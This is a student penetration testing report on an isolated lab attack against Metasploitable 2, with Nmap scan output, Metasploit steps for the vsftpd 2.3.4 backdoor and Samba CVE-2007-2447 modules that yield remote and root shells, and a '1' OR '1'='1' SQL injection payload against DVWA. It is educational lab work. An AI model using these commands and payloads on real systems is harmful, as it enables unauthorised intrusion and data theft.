PENETRATION TESTING REPORT

End-to-End Multi-Vector Attack Simulation on Metasploitable 2

Submitted by:

Abhishek Golsar

Course:

B.Tech (Computer Science Engineering)

University:

Lovely Professional University

Date:

21-04-2026

INTRODUCTION

This project demonstrates a complete end-to-end penetration testing workflow performed on a vulnerable machine, Metasploitable 2, using Kali Linux as the attacker machine. The objective of this project is to simulate real-world attack scenarios in a controlled lab environment and understand how vulnerabilities can be identified and exploited.

Penetration testing is a critical cybersecurity practice used to evaluate the security posture of systems, networks, and applications. It helps in identifying weaknesses before malicious attackers can exploit them.

In this project, multiple attack vectors were used, including network service exploitation and web application attacks. Tools such as Nmap and Metasploit were used for scanning and exploitation, while DVWA (Damn Vulnerable Web Application) was used to demonstrate SQL Injection.

The project covers all major phases of penetration testing including reconnaissance, scanning, exploitation, and post-exploitation. By performing these steps, the project highlights how different vulnerabilities can be chained together to achieve full system compromise.

This project was conducted in a controlled lab environment for educational purposes only.

LAB SETUP

A controlled virtual lab environment was created to perform penetration testing safely without affecting real-world systems. The lab was designed using VMware Workstation.

Two virtual machines were used in this setup:

- Kali Linux (Attacker Machine)
- Metasploitable 2 (Target Machine)

Kali Linux was used as the attacker system, equipped with penetration testing tools such as Nmap and Metasploit. Metasploitable 2 is an intentionally vulnerable machine designed for security testing and practice.

Both virtual machines were configured within the same virtual network (NAT/Host-Only) to allow communication between the attacker and the target system.

This isolated lab environment ensures that all attacks are performed ethically and safely without impacting external systems.



Figure 1: Lab Setup using VMware Workstation

NETWORK CONFIGURATION

The network configuration was performed to ensure proper communication between the attacker machine (Kali Linux) and the target machine (Metasploitable 2).

Both virtual machines were connected to the same virtual network in VMware using NAT/Host-Only configuration. This allowed them to communicate within an isolated environment.

To identify the IP address of the target machine, the following command was executed inside Metasploitable 2:

- **ifconfig**

The output revealed the IP address assigned to the target system.

Target IP Address:

- **192.168.74.128**

This IP address was used by the attacker machine (Kali Linux) to perform scanning and exploitation activities.

Proper network configuration is essential in penetration testing, as incorrect setup can prevent communication and lead to failed attacks.



Figure 2: IP Address of Target Machine (Metasploitable 2)

SCANNING AND ENUMERATION

After successfully configuring the network, the next phase was scanning and enumeration. This phase is crucial in penetration testing as it helps in identifying open ports, running services, and potential vulnerabilities in the target system.

The Nmap (Network Mapper) tool was used to perform the scan.

Command used:

- **nmap -A -T4 192.168.74.128**

The options used in the command:

- **-A : Enables OS detection, version detection, script scanning, and traceroute**
- **-T4 : Increases scanning speed**

The scan revealed multiple open ports and services on the target system.

Key findings:

- **Port 21 – FTP (vsftpd 2.3.4)**
- **Port 22 – SSH (OpenSSH)**
- **Port 23 – Telnet**
- **Port 25 – SMTP**
- **Port 53 – DNS**
- **Port 80 – HTTP (Apache Web Server)**
- **Port 139 & 445 – SMB (Samba 3.0.20)**
- **Port 3306 – MySQL**

From the scan results, it was observed that several services were outdated and vulnerable. In particular, vsftpd 2.3.4 and Samba 3.0.20 are known to contain exploitable vulnerabilities.

These findings were used to select appropriate exploits in the next phase.

```
gustavo@kaliVM: ~
Session  Actions  Edit  View  Help
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-23 22:21 +0530
Nmap scan report for 192.168.74.128
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.74.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      33380/udp   mountd
|   100005  1,2,3      59610/tcp   mountd
|   100021  1,3,4      40487/tcp   nlockmgr
|   100021  1,3,4      46793/udp   nlockmgr
```

Figure 3: Nmap Scan Command Execution

```
gustavo@kaliVM: ~
Session  Actions  Edit  View  Help
|   100021  1,3,4      46793/udp   nlockmgr
|   100024  1          50460/udp   status
|_  100024  1          52506/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SwitchToSSLAfterHandshake, SupportsTransactions, Speaks41ProtocolNew, SupportsCompression, LongColumn
Flag, ConnectWithDatabase
|   Status: Autocommit
|_  Salt: \X%K-=+`"&8)c7']!*M)
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2026-02-23T22:23:47+00:00; +5h30m01s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/cou
ntryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:12:13
```

Figure 4: Nmap Scan Results Showing Open Ports and Services

FTP EXPLOITATION (VSFTPD 2.3.4)

From the Nmap scan results, it was observed that port 21 was open and running vsftpd version 2.3.4. This version is known to contain a backdoor vulnerability that allows remote command execution.

The exploitation was performed using the Metasploit Framework.

Steps performed:

- **Metasploit was started using the command:**
- **msfconsole**
- **Searched for the exploit:**
- **search vsftpd**
- **Selected the exploit module:**
- **exploit/unix/ftp/vsftpd_234_backdoor**
- **Set the target IP address:**
- **set RHOST 192.168.74.128**
- **Executed the exploit:**
- **run**

Upon execution, the backdoor service was triggered, and a command shell session was successfully opened.

The attacker gained access to the target system through this shell.

Result:

- **Remote shell access achieved**
- **System successfully compromised**



Figure 5: Searching VSFTPD Exploit in Metasploit



Figure 6: Configuring Exploit Module



Figure 7: Successful Exploitation

SMB EXPLOITATION (SAMBA CVE-2007-2447)

During the scanning phase, ports 139 and 445 were found open, indicating that the SMB (Server Message Block) service was running on the target system. The service version was identified as Samba 3.0.20.

This version of Samba is vulnerable to a known exploit (CVE-2007-2447), which allows remote command execution through the "username map script" vulnerability.

The exploitation was performed using the Metasploit Framework.

Steps performed:

- **Started Metasploit:**
- **msfconsole**
- **Searched for Samba exploit:**

- **search samba**
- **Selected the exploit module:**
- **exploit/multi/samba/usermap_script**
- **Set the target IP:**
- **set RHOSTS 192.168.74.128**
- **Executed the exploit:**
- **run**

After execution, a reverse shell session was successfully established between the attacker and the target system.

The attacker was able to execute commands remotely on the system.

Result:

- **Remote command execution achieved**
- **Unauthorized system access obtained**
- **Root-level access confirmed**



Figure 8: Searching Samba Exploit



Figure 9: Configuring Samba Exploit



Figure 10: Successful SMB Exploitation

Figure 11: Root Access via SMB Exploit

WEB APPLICATION EXPLOITATION (SQL INJECTION)

In this phase, a web-based vulnerability was exploited using DVWA (Damn Vulnerable Web Application) hosted on the target system.

DVWA is an intentionally vulnerable web application designed for practicing web security testing.

The application was accessed through the web browser using the target IP address:

- **http://192.168.74.128/dvwa**

The security level of DVWA was set to low to allow easy exploitation.

SQL Injection vulnerability was identified in the login/input field.

Payload used:

- **1' OR '1'='1**

This payload manipulates the SQL query by always returning a true condition, thereby bypassing authentication.

As a result, the application returned multiple user records from the database.

Result:

- **Authentication bypass achieved**
- **Database query successfully manipulated**
- **Sensitive user data retrieved**



Figure 12: DVWA Application Access

